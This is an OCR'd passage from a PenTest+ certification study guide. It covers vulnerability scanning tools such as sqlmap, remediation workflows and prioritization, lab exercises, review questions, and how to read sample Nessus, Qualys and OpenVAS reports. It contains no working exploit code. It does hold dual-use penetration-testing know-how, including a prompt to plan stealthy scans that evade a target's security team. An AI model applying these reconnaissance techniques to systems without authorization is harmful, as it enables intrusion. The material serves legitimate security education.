There are a number of popular proxy tools, ranging from browser-specific plug-ins like TamperData and HttpFox to browser-agnostic tools like Fiddler, which runs as a dedicated proxy. In addition, tools like Burp Suite provide a range of capabilities, including application proxies, spiders, web application scanning, and other advanced tools intended to make web application penetration testing easier.

Database Vulnerability Scanning

Databases contain some of an organization's most sensitive information and are lucrative targets for attackers. While most databases are protected from direct external access by firewalls, web applications offer a portal into those databases, and attackers may leverage database-backed web applications to direct attacks against databases, including SQL injection attacks.

Database vulnerability scanners are tools that allow penetration testers, other security professionals, and attackers to scan both databases and web applications for vulnerabilities that may affect database security. *Sqlmap* is a commonly used open-source database vulnerability scanner that allows security administrators to probe web applications for database vulnerabilities. Figure 4.15 shows an example of Sqlmap scanning a web application.

https://t.me/learningnets

FIGURE 4.14 Tamper data session showing login data





FIGURE 4.15 Scanning a database-backed application with Sqlmap




https://t.me/learningnets

Developing a Remediation Workflow

Vulnerability scans often produce a fairly steady stream of security issues that require attention from cybersecurity professionals, system engineers, software developers, network engineers, and other technologists. The initial scans of an environment can produce an overwhelming number of issues requiring prioritization and eventual remediation. Organizations should develop a remediation workflow that allows for the prioritization of vulnerabilities and the tracking of remediation through the cycle of detection, remediation, and testing shown in Figure 4.16.

FIGURE 4.16 Vulnerability management life cycle



This remediation workflow should be as automated as possible, given the tools available to the organization. Many vulnerability management products include a built-in workflow mechanism that allows cybersecurity experts to track vulnerabilities through the remediation process and automatically close out vulnerabilities after testing confirms that the remediation was successful. Although these tools are helpful, other organizations often choose not to use them in favor of tracking vulnerabilities in the IT service management (ITSM) tool that the organization uses for other technology issues. This approach avoids asking technologists to use two different issue tracking systems and improves compliance with the remediation process. However, it also requires selecting vulnerability management tools that integrate natively with the organization's ITSM tool (or vice versa) or building an integration between the tools if one does not already exist.

Penetration Testing and the Remediation Workflow

Penetration tests are often a source of new vulnerability information that an organization eventually feeds into its remediation workflow for prioritization and remediation. The approach used by penetration testers in this area is a common source of tension between testers and enterprise cybersecurity teams.

https://t.me/learningnets

The major questions surround the appropriate time to inform security teams of a vulnerability, and there is no clear-cut answer. As with other areas of potential ambiguity, this is an important issue to address in the SOW.

One common approach to this issue is to agree upon a threshold for vulnerabilities above which the penetration testers must immediately report their findings to management. For example, if testers find a critical vulnerability that is remotely exploitable by an attacker, this should be corrected immediately and will likely require immediate reporting. Information about lower-level vulnerabilities, on the other hand, might be withheld for use during the penetration test and only released when the final results are delivered to the client.

An important trend in vulnerability management is a shift toward *ongoing scanning* and *continuous monitoring*. Ongoing scanning moves away from the scheduled scanning approach that tested systems on a scheduled weekly or monthly basis, and instead configures scanners to simply scan systems on a rotating basis, checking for vulnerabilities as often as scanning resources permit. This approach can be bandwidth- and resource-intensive, but it does provide earlier detection of vulnerabilities. Continuous monitoring incorporates data from agent-based approaches to vulnerability detection and reports security-related configuration changes to the vulnerability management platform as soon as they occur, providing the ability to analyze those changes for potential vulnerabilities.

Prioritizing Remediation

As cybersecurity analysts work their way through vulnerability scanning reports, they must make important decisions about prioritizing remediation to use their limited resources to resolve the issues that pose the greatest danger to the organization. There is no cut-and-dried formula for prioritizing vulnerabilities. Rather, analysts must take several important factors into account when choosing where to turn their attention first.

Some of the most important factors in the remediation prioritization decision-making process are listed here:

Criticality of the Systems and Information Affected by the Vulnerability Criticality measures should take into account confidentiality, integrity, and availability requirements, depending on the nature of the vulnerability. For example, in the case of availability, if the vulnerability allows a denial of service attack, cybersecurity analysts should consider the impact to the organization if the system were to become unusable due to an attack. And in the case of confidentiality, if the vulnerability allows the theft of stored information from a database, cybersecurity analysts should consider the impact on the organization if that information were stolen. Last, in the case of integrity, if a vulnerability allows unauthorized changes to information, cybersecurity analysts should consider the impact of those changes.

Difficulty of Remediating the Vulnerability If fixing a vulnerability will require an inordinate commitment of human or financial resources, that should be factored into the decision-making process. Cybersecurity analysts may find that they can fix five issues rated

https://t.me/learningnets

numbers 2 through 6 in priority for the same investment that would be required to address the top issue alone. This doesn't mean that they should necessarily choose to make that decision based on cost and difficulty alone, but it is a consideration in the prioritization process.

Severity of the Vulnerability The more severe an issue is, the more important it is to correct that issue. Analysts may turn to the Common Vulnerability Scoring System (CVSS) to provide relative severity rankings for different vulnerabilities. Remember from earlier in this chapter that CVSS is a component of SCAP.

Exposure of the Vulnerability Cybersecurity analysts should also consider how exposed the vulnerability is to potential exploitation. For example, if an internal server has a serious SQL injection vulnerability but that server is only accessible from internal networks, remediating that issue may take a lower priority than remediating a less severe issue that is exposed to the Internet and, therefore, more vulnerable to external attack.

Identifying the optimal order of remediating vulnerabilities is more of an art than a science. Cybersecurity analysts must evaluate all of the information at their disposal and make informed decisions about the sequence of remediation that will deliver the most security value to their organization.

Testing and Implementing Fixes

Before deploying any remediation activity, cybersecurity professionals and other technologists should thoroughly test their planned fixes in a sandbox environment. This allows technologists to identify any unforeseen side effects of the fix and reduces the likelihood that remediation activities will disrupt business operations or cause damage to the organization's information assets.


Overcoming Barriers to Vulnerability Scanning

Vulnerability scanning is often a high priority for cybersecurity professionals, but other technologists in the organization may not see it as an important activity. Cybersecurity analysts should be aware of the barriers raised by others to vulnerability scanning and ways to address those concerns. Some common barriers to overcome are as follows:

Service Degradations The barrier to vulnerability scanning most commonly raised by technology professionals. Vulnerability scans consume network bandwidth and tie up the resources on systems that are the targets of scans. This may degrade system functionality and poses a risk of interrupting business processes. Cybersecurity professionals may address these concerns by tuning scans to consume less bandwidth and coordinating scan times with operational schedules. Vulnerability scans of web applications may also use query throttling to limit the rate at which the scanner sends requests to a single web application. Figure 4.17 shows ways that administrators may adjust scan intensity in QualysGuard.

https://t.me/learningnets

FIGURE 4.17 QualysGuard scan performance settings



Customer Commitments May create barriers to vulnerability scanning. *Memorandums of understanding (MOUs)* and *service-level agreements (SLAs)* with customers may create expectations related to uptime, performance, and security that the organization must fulfill. If scanning will negatively impact the organization's ability to meet customer commitments, customers may need to participate in the decision-making process.



Cybersecurity professionals can avoid issues with MOUs and SLAs by ensuring that they are involved in the creation of those agreements in the first place. Many concerns can be avoided if customer agreements include language that anticipates vulnerability scans and acknowledges that they may have an impact on performance. Most customers will understand the importance of conducting vulnerability scans as long as you provide them with advance notice of the timing and potential impact of scans.

IT Governance and Change Management Processes May create bureaucratic hurdles to making the configuration changes required to support scanning. Cybersecurity analysts should work within these organizational governance processes to obtain the resources and support required to support a vulnerability management program.

https://t.me/learningnets

Summary

Vulnerability scans provide penetration testers with an invaluable information source as they begin their testing. The results of vulnerability scans identify potentially exploitable systems and may even point to specific exploits that would allow the attacker to gain a foothold on a network or gain elevated privileges after achieving initial access.

Anyone conducting a vulnerability scan should begin by identifying the scan requirements. This includes a review of possible scan targets and the selection of scan frequencies. Once these early decisions are made, analysts may configure and execute vulnerability scans on a regular basis, preferably through the use of automated scan scheduling systems.

In Chapter 5, you'll learn how to analyze the results of vulnerability scans and use those results in a penetration test.

Exam Essentials

Vulnerability scans automate some of the tedious work of penetration testing. Automated vulnerability scanners allow penetration testers to rapidly check large numbers of systems for the presence of known vulnerabilities. While this greatly speeds up the work of a penetration tester, the scan may also attract attention from cybersecurity professionals.

Scan targets should be selected based on the results of discovery scans and OSINT. Discovery scans provide penetration testers with an automated way to identify hosts that exist on the network and build an asset inventory. They may then select scan targets based on the likelihood that it will advance the goals of the penetration test. This may include information about data classification, system exposure, services offered, and the status of the system as a test, development, or production environment.

Configuring scan settings allows customization to meet the tester's requirements. Penetration testers may customize scans by configuring the sensitivity level, including and excluding plug-ins, and supplementing basic network scans with information gathered from credentialed scans and server-based agents. Teams may also conduct scans from more than one scan perspective, providing different views of the network.

Vulnerability scanners require maintenance like any other technology tool. Administrators responsible for maintaining vulnerability scanning systems should perform two important administrative tasks. First, they should update the scanner software on a regular basis to correct security issues and add new functionality. Second, they should update plug-ins frequently to provide the most accurate and up-to-date vulnerability scans of their environment.

Organizations should use a consistent remediation workflow to identify, remediate, and test vulnerabilities. Remediation workflows should be as automated as possible and integrate with other workflow technology used by the IT organization. As technologists correct

https://t.me/learningnets

vulnerabilities, they should validate that the remediation was effective through security testing and close out the vulnerability in the tracking system. Penetration test SOWs should carefully define how and when vulnerabilities detected during tests are fed into the organization's remediation workflow.

Penetration testers must be prepared to overcome objections to scanning from other members of the IT team. Common objections to vulnerability scanning include the effect that service degradation caused by scanning will have on IT services, commitments to customers in MOUs and SLAs, and the use of IT governance and change management processes.

Lab Exercises

Activity 4.1: Installing a Vulnerability Scanner

In this lab, you will install the Nessus vulnerability management package on a system.

This lab requires access to a Linux system that you can use to install Nessus (preferably Ubuntu, Debian, Red Hat, SUSE, or Fedora).

Part 1: Obtain a Nessus Home Activation Code

- Visit the Nessus website (`https://www.tenable.com/products/nessus-home`) and fill out the form to obtain an activation code.

  Save the email containing the code for use during the installation and activation process.

Part 2: Download Nessus and Install It on Your System

- Visit the Nessus download page (`https://www.tenable.com/products/nessus/select-your-operating-system#download`) and download the appropriate version of Nessus for your system.
- Install Nessus following the documentation available at `https://docs.tenable.com/nessus/6_8/Content/UnixInstall.htm`.
- Verify that your installation was successful by logging into your Nessus server.

Activity 4.2: Running a Vulnerability Scan

In this lab, you will run a vulnerability scan against a server of your choice. It is important to note that you should *never* run a vulnerability scan without permission.

You will need access to both your vulnerability scanning server that you built in Activity 4.1 and a target server for your scan. If there is not a server that you currently have permission to scan, you may build one using a cloud service provider, such as Amazon Web Services, Microsoft Azure, or Google Compute Platform. You also may wish to scan your home network as an alternative. You might be surprised at some of the vulnerabilities that you find lurking in your "smart" home devices!

https://t.me/learningnets

Conduct a vulnerability scan against your server and save the resulting report. If you need assistance, consult the Nessus documentation. You will need the report from this vulnerability scan to complete the activities in the next chapter.

Activity 4.3: Developing a Penetration Test Vulnerability Scanning Plan

In the scenario at the start of this chapter, you were asked to think about how you might deploy various vulnerability scanning techniques in the MCDS, LLC penetration test.

Using the knowledge that you gained in this chapter, develop a vulnerability testing plan that answers the following questions:

- How would you scope a vulnerability scan for the MCDS networks?
- What limitations would you impose on the scan? Would you limit the scan to services that you suspect are running on MCDS hosts from your Nmap results or would you conduct full scans?
- Will you attempt to run your scans in a stealthy manner to avoid detection by the MCDS cybersecurity team?
- Will you supplement your network vulnerability scans with web application scans and/or database scans?
- Can the scan achieve multiple goals simultaneously? For example, may the scan results be used to detect configuration compliance with organizational standards? Or might they feed into an automated remediation workflow?

Use the answers to these questions to create a vulnerability scanning plan for your penetration test.

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Ryan is conducting a penetration test and is targeting a database server. Which one of the following tools would best assist him in detecting vulnerabilities on that server?
   - **A.** Nessus
   - **B.** Nikto
   - **C.** Sqlmap
   - **D.** OpenVAS

2. Gary is conducting a black box penetration test against an organization and is gathering vulnerability scanning results for use in his tests. Which one of the following scans is most likely to provide him with helpful information within the bounds of his test?
   - **A.** Stealth internal scan
   - **B.** Full internal scan
   - **C.** Stealth external scan
   - **D.** Full external scan

3. What tool can white box penetration testers use to help identify the systems present on a network prior to conducting vulnerability scans?
   - **A.** Asset inventory
   - **B.** Web application assessment
   - **C.** Router
   - **D.** DLP

4. Tonya is configuring vulnerability scans for a system that is subject to the PCI DSS compliance standard. What is the minimum frequency with which she must conduct scans?
   - **A.** Daily
   - **B.** Weekly
   - **C.** Monthly
   - **D.** Quarterly

5. Which one of the following is not an example of a vulnerability scanning tool?
   - **A.** QualysGuard
   - **B.** Snort
   - **C.** Nessus
   - **D.** OpenVAS

https://t.me/learningnets

6. Which one of the following technologies, when used within an organization, is the LEAST likely to interfere with vulnerability scanning results achieved by external penetration testers?
   - **A.** Encryption
   - **B.** Firewall
   - **C.** Containerization
   - **D.** Intrusion prevention system

7. Renee is configuring her vulnerability management solution to perform credentialed scans of servers on her network. What type of account should she provide to the scanner?
   - **A.** Domain administrator
   - **B.** Local administrator
   - **C.** Root
   - **D.** Read-only

8. Jason is writing a report about a potential security vulnerability in a software product and wishes to use standardized product names to ensure that other security analysts understand the report. Which SCAP component can Jason turn to for assistance?
   - **A.** CVSS
   - **B.** CVE
   - **C.** CPE
   - **D.** OVAL

9. Ken is planning to conduct a vulnerability scan of an organization as part of a penetration test. He is conducting a black box test. When would it be appropriate to conduct an internal scan of the network?
   - **A.** During the planning stage of the test
   - **B.** As soon as the contract is signed
   - **C.** After receiving permission from an administrator
   - **D.** After compromising an internal host

10. Which type of organization is the most likely to face a regulatory requirement to conduct vulnerability scans?
    - **A.** Bank
    - **B.** Hospital
    - **C.** Government agency
    - **D.** Doctor's office

https://t.me/learningnets

11. Which one of the following categories of systems is most likely to be disrupted during a vulnerability scan?
    - **A.** External web server
    - **B.** Internal web server
    - **C.** IoT device
    - **D.** Firewall

12. What term describes an organization's willingness to tolerate risk in their computing environment?
    - **A.** Risk landscape
    - **B.** Risk appetite
    - **C.** Risk level
    - **D.** Risk adaptation

13. Which one of the following factors is least likely to impact vulnerability scanning schedules?
    - **A.** Regulatory requirements
    - **B.** Technical constraints
    - **C.** Business constraints
    - **D.** Staff availability

14. Adam is conducting a penetration test of an organization and is reviewing the source code of an application for vulnerabilities. What type of code testing is Adam conducting?
    - **A.** Mutation testing
    - **B.** Static code analysis
    - **C.** Dynamic code analysis
    - **D.** Fuzzing

15. Ryan is planning to conduct a vulnerability scan of a business-critical system using dangerous plug-ins. What would be the best approach for the initial scan?
    - **A.** Run the scan against production systems to achieve the most realistic results possible.
    - **B.** Run the scan during business hours.
    - **C.** Run the scan in a test environment.
    - **D.** Do not run the scan to avoid disrupting the business.

16. Which one of the following activities is not part of the vulnerability management life cycle?
    - **A.** Detection
    - **B.** Remediation
    - **C.** Reporting
    - **D.** Testing

https://t.me/learningnets

17. What approach to vulnerability scanning incorporates information from agents running on the target servers?
    - **A.** Continuous monitoring
    - **B.** Ongoing scanning
    - **C.** On-demand scanning
    - **D.** Alerting

18. Brian is seeking to determine the appropriate impact categorization for a federal information system as he plans the vulnerability scanning controls for that system. After consulting management, he discovers that the system contains information that, if disclosed improperly, would have a serious adverse impact on the organization. How should this system be categorized?
    - **A.** Low impact
    - **B.** Moderate impact
    - **C.** High impact
    - **D.** Severe impact

19. Jessica is reading reports from vulnerability scans run by different parts of her organization using different products. She is responsible for assigning remediation resources and is having difficulty prioritizing issues from different sources. What SCAP component can help Jessica with this task?
    - **A.** CVSS
    - **B.** CVE
    - **C.** CPE
    - **D.** XCCDF

20. Sarah is conducting a penetration test and discovers a critical vulnerability in an application. What should she do next?
    - **A.** Report the vulnerability to the client's IT manager
    - **B.** Consult the SOW
    - **C.** Report the vulnerability to the developer
    - **D.** Exploit the vulnerability

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Analyzing Vulnerability Scans

THIS CHAPTER COVERS THE FOLLOWING COMPTIA PENTEST+ EXAM OBJECTIVES:

Domain 2: Information Gathering and Vulnerability Identification

✓ **2.3 Given a scenario, analyze vulnerability scanning results.**

- Asset categorization
- Adjudication
  - False positives
- Prioritization of vulnerabilities
- Common themes
  - Vulnerabilities
  - Observations
  - Best Practices

✓ **2.5 Explain weaknesses related to specialized systems.**

- ICS
- SCADA
- Mobile
- IoT
- Embedded
- Point-of-sale system
- Application containers
- RTOS

Domain 4: Penetration Testing Tools

✓ **4.2 Compare and contrast various use cases of tools.**

- Use cases
  - Vulnerability scanning



Penetration testers spend a significant amount of time analyzing and interpreting the reports generated by vulnerability scanners, in search of vulnerabilities that may be exploited to gain a foothold on a target system. Although scanners are extremely effective at automating the manual work of vulnerability identification, the results that they generate require interpretation by a trained analyst. In this chapter, you will learn how penetration testers apply their knowledge and experience to the review of vulnerability scan reports.



Real World Scenario

Analyzing a Vulnerability Report

Let's again return to the penetration test of MCDS, LLC that we've been building over the last two chapters. You've now conducted an Nmap to perform your initial reconnaissance and developed a vulnerability scanning plan based upon those results.

After developing that plan, you ran a scan of one of the MCDS web servers and should have found three potential vulnerabilities. These vulnerabilities are discussed later in the chapter, but they are as follows:

- Internal IP disclosure (see Figure 5.19)
- CGI generic SQL injection (see Figure 5.21)
- SSLv3 Padding Oracle on Downgraded Legacy Encryption (POODLE) (see Figure 5.24)

As you read through this chapter, consider how you might exploit these vulnerabilities to attack the target system. We will return to this exercise in Lab Activity 5.3 to develop an exploitation plan.


Reviewing and Interpreting Scan Reports

Vulnerability scan reports provide analysts with a significant amount of information that assists with the interpretation of the report. In addition to the high-level report examples shown in Chapter 4, "Vulnerability Scanning," vulnerability scanners provide

https://t.me/learningnets

detailed information about each vulnerability that they identify. Figure 5.1 shows an example of a single vulnerability reported by the Nessus vulnerability scanner.

FIGURE 5.1 Nessus vulnerability scan report



Let's take a look at this report, section by section, beginning at the top left and proceeding in a counterclockwise fashion.

At the very top of the report, labeled A, we see two critical details: the *name of the vulnerability*, which offers a descriptive title, and the *overall severity* of the vulnerability, expressed as a general category, such as low, medium, high, or critical. In this example report, the scanner is reporting that a server's Secure Shell (SSH) service supports weak encryption algorithms. It is assigned to the medium severity category.

Next, in section B, the report provides a *detailed description* of the vulnerability. In this case, the vulnerability has a fairly short, two-sentence description, but these descriptions can be several paragraphs long depending on the complexity of the vulnerability. In this case, the description informs us that the server's SSH service only supports the insecure Arcfour stream cipher and explains that this service has an issue with weak encryption keys.

Section C of the report provides a *solution* to the vulnerability. When possible, the scanner offers detailed information about how system administrators, security professionals, network engineers, and/or application developers may correct the vulnerability. In this case, no detailed solution is available and administrators are advised to contact the vendor for instructions on removing the weak cipher support.

https://t.me/learningnets

In section D, "See Also," the scanner provides *references* where administrators can find more details on the vulnerability described in the report. In this case, the scanner refers the reader to Internet Engineering Task Force (IETF) Request for Comments (RFC) 4253, which describes the SSH protocol in great detail. It includes the following advice regarding the Arcfour cipher: "The Arcfour cipher is believed to be compatible with the RC4 cipher. Arcfour (and RC4) has problems with weak keys, and should be used with caution."

The *output* of the report (E) shows the detailed information returned by the remote system when probed for the vulnerability. This information can be extremely valuable to an analyst because it often provides the verbatim output returned by a command. Analysts can use this to better understand why the scanner is reporting a vulnerability, identify the location of a vulnerability, and potentially identify false positive reports. In this case, the output section shows the specific weak ciphers supported by the SSH server.

The *port/hosts* section (F) provides details on the server(s) that contain the vulnerability as well as the specific services on that server that have the vulnerability. In this case, the same vulnerability exists on three different servers: those at IP addresses 10.12.148.151, 10.14.251.189, and 10.14.107.98. These three servers are all running an SSH service on TCP port 22 that supports the Arcfour cipher.

The *risk information* section (G) includes useful information for assessing the severity of the vulnerability. In this case, the scanner reports that the vulnerability has an overall risk of Medium (consistent with the tag next to the vulnerability title). It also provides details about how the vulnerability rates when using the Common Vulnerability Scoring System (CVSS). In this case, the vulnerability has a CVSS base score of 4.3 and has the following CVSS vector:

```
CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N
```

We'll discuss the details of CVSS scoring in the next section of this chapter.


The final section of the vulnerability report (H) provides details on the vulnerability scanner plug-in that detected the issue. This vulnerability was reported by Nessus plug-in ID 90317, which was published in April 2016.



Although this chapter focuses on interpreting the details of a Nessus vulnerability scan, the process is extremely similar for other vulnerability scanners. The reports generated by different products may vary in format, but they generally provide the same information. For example, Figure 5.2 shows the output of a Qualys vulnerability report, while Figure 5.3 shows the output of an OpenVAS report.

https://t.me/learningnets

FIGURE 5.2 Qualys vulnerability scan report



4 OpenSSL oracle padding vulnerability(CVE-2016-2107) port 443/tcp over SSL

QID: 38626
Category: General remote services
CVE ID: CVE-2016-2107
Vendor Reference OpenSSL Security Advisory 20160503
Bugtraq ID: 91787
Service Modified: 05/24/2016
User Modified: -
Edited: No
PCI Vuln: No
Ticket State:

THREAT:
The OpenSSL Project is an Open Source toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS) protocols as well as a general purpose cryptography library.
OpenSSL contains the following vulnerability:
A MITM attacker can use a padding oracle attack to decrypt traffic when the connection uses an AES CBC cipher and the server support AES-NI. Affected Versions:
OpenSSL 1.0.2 prior to OpenSSL 1.0.2h OpenSSL 1.0.1 prior to OpenSSL 1.0.1t

IMPACT:
A MITM attacker can use a padding oracle attack to decrypt traffic.

SOLUTION:
OpenSSL version 1.0.2h and 1.0.1t have been released to address these issues. Refer to OpenSSL Advisory to obtain more information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSL Security Advisory 3rd May 2016


COMPLIANCE:
Not Applicable

EXPLOITABILITY:
The Exploit-DB
Reference: CVE-2016-2107
Description: OpenSSL - Padding Oracle in AES-NI CBC MAC Check - The Exploit-DB Ref : 39768
Link: http://www.exploit-db.com/exploits/39768

ASSOCIATED MALWARE:
There is no malware information for this vulnerability.

RESULTS:
No results available

FIGURE 5.3 OpenVAS vulnerability scan report



Dashboard | Scans | Assets | SecInfo | Configuration | Extras | Administration | Help

Result: TCP timestamps

ID: 83773e41-4bf7-4b4c-b341-460ebdf3027d
Created: Wed Mar 21 16:05:22 2018
Modified: Wed Mar 21 16:05:22 2018
Owner: admin

Vulnerability	Severity	QoD	Host	Location	Actions
TCP timestamps	2.6 (Low)	80%	10.1.107.98	general/tcp	

Summary
The remote host implements TCP timestamps and therefore allows to compute the uptime.

Vulnerability Detection Result
It was detected that the host implements RFC1323.

The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 35273608
Packet 2: 35273859

Impact
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Solution
Solution type: Mitigation
